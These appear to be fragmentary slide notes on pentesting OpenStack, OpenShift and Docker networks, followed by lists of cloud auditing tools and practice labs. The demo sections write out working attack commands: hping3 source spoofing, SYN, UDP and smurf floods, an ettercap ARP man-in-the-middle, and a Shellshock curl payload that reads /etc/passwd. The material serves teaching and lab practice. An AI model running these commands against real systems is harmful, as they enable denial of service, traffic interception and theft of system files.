
## Security Guidelines


[https://docs.openshift.com/dedicated/osd\\_architecture/osd\\_policy/policy-process-security.html](https://docs.openshift.com/dedicated/osd_architecture/osd_policy/policy-process-security.html)

# OPENSIFT PLANET



# OpenShift vs OpenStack





virsh dumpxml host – tap interface

ovs-vsctl show

brctl show

Use tcpdump, snort, etc.

Run multiple IDS (snort) on host?

- need separate namespaces

Replicate data to a separate node?

- don't wish to confuse openstack


Denial of service attack

- can do tc against interface

## Pentesting on OpenStack with Demo

<https://www.usenix.org/sites/default/files/conference/protected-files/lisa14.pdf>

Kali – security distro  
Debian on CentOS host  
Import files (eg pcap)



DEMO  
PLATFORM

# Spoofing the Docker and Bridge Network

docker

```
bash-4.2# hping3 -S -c 1 -a 22.22.22.22 10.0.1.56
HPING 10.0.1.56 (eth0 10.0.1.56): S set, 40 headers + 0 data bytes
--- 10.0.1.56 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bash-4.2# hping3 -S -c 1 -a 22.22.22.22 10.0.1.56
HPING 10.0.1.56 (eth0 10.0.1.56): S set, 40 headers + 0 data bytes
```

Tcpdump on host instance

```
[root@ip-10-0-1-189 logs]# tcpdump -i docker0
listening on docker0, link-type EN10MB (Ethernet), capture size 65535 bytes
14:11:48.011296 IP 22.22.22.22.empire-empuma > ip-10-0-1-56.ec2.internal.0:
```

# MITM Attack

docker1  
172.17.0.26

```
lynx "http://172.17.42.1/testphp.php?name=fred"
```

docker2

```
ettercap -T -M ARP -j /tmp/hosts.txt -F html.ef /172.17.0.26/ //
```

host instance

Apache with ModSecurity module (WAF)

--580af829-H--

Message: Access denied with code 403 (phase 2). Pattern match

# DoS Attack and further Exploits

```
# SYN attack to port 22  
  
hping3 -c 10000 -d 120 -S -w 64 -p 22 --flood --rand-source -i eth0  
  
# Ilage UDP packets  
  
hping3 --rand-source --udp --flood -d 8192 172.17.42.1  
  
# Smurf attack  
sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0  
hping3 -1 --flood -a 172.17.0.23 172.17.255.255
```

docker



Metasploit

Curl command (ex. Shellshocked)

```
curl -A "() { :; }; echo;/bin/cat /etc/passwd"  
http://10.0.0.37/cgi-bin/testbash.cgi
```

Lynx (html), but not limited to CLI..

# Extra Stuff

STILL ENOUGH OR NOT???





# LABS for Practice



# Common Tools for All Cloud Pentesting



## PurplePanda

A tool to identify bad configurations and privesc path in clouds and across clouds/SaaS.

## CloudSploit

AWS, Azure, Github, Google, Oracle, Alibaba



## ScoutSuite

AWS, Azure, GCP, Alibaba Cloud, Oracle Cloud Infrastructure



# Common Tools for All Cloud Pentesting

```
cloudlist -ip -config cloud.yaml
v0.0.1
projectdiscovery.io
```



## Labs to learn

- <https://gcpgoat.joshuajebraj.com/>
- <https://github.com/ine-labs/GCPGoat>
- [https://github.com/carlospolop/gcp\\_privesc\\_scripts](https://github.com/carlospolop/gcp_privesc_scripts)

## AWS LABS

## GCP LABS

## Labs to learn

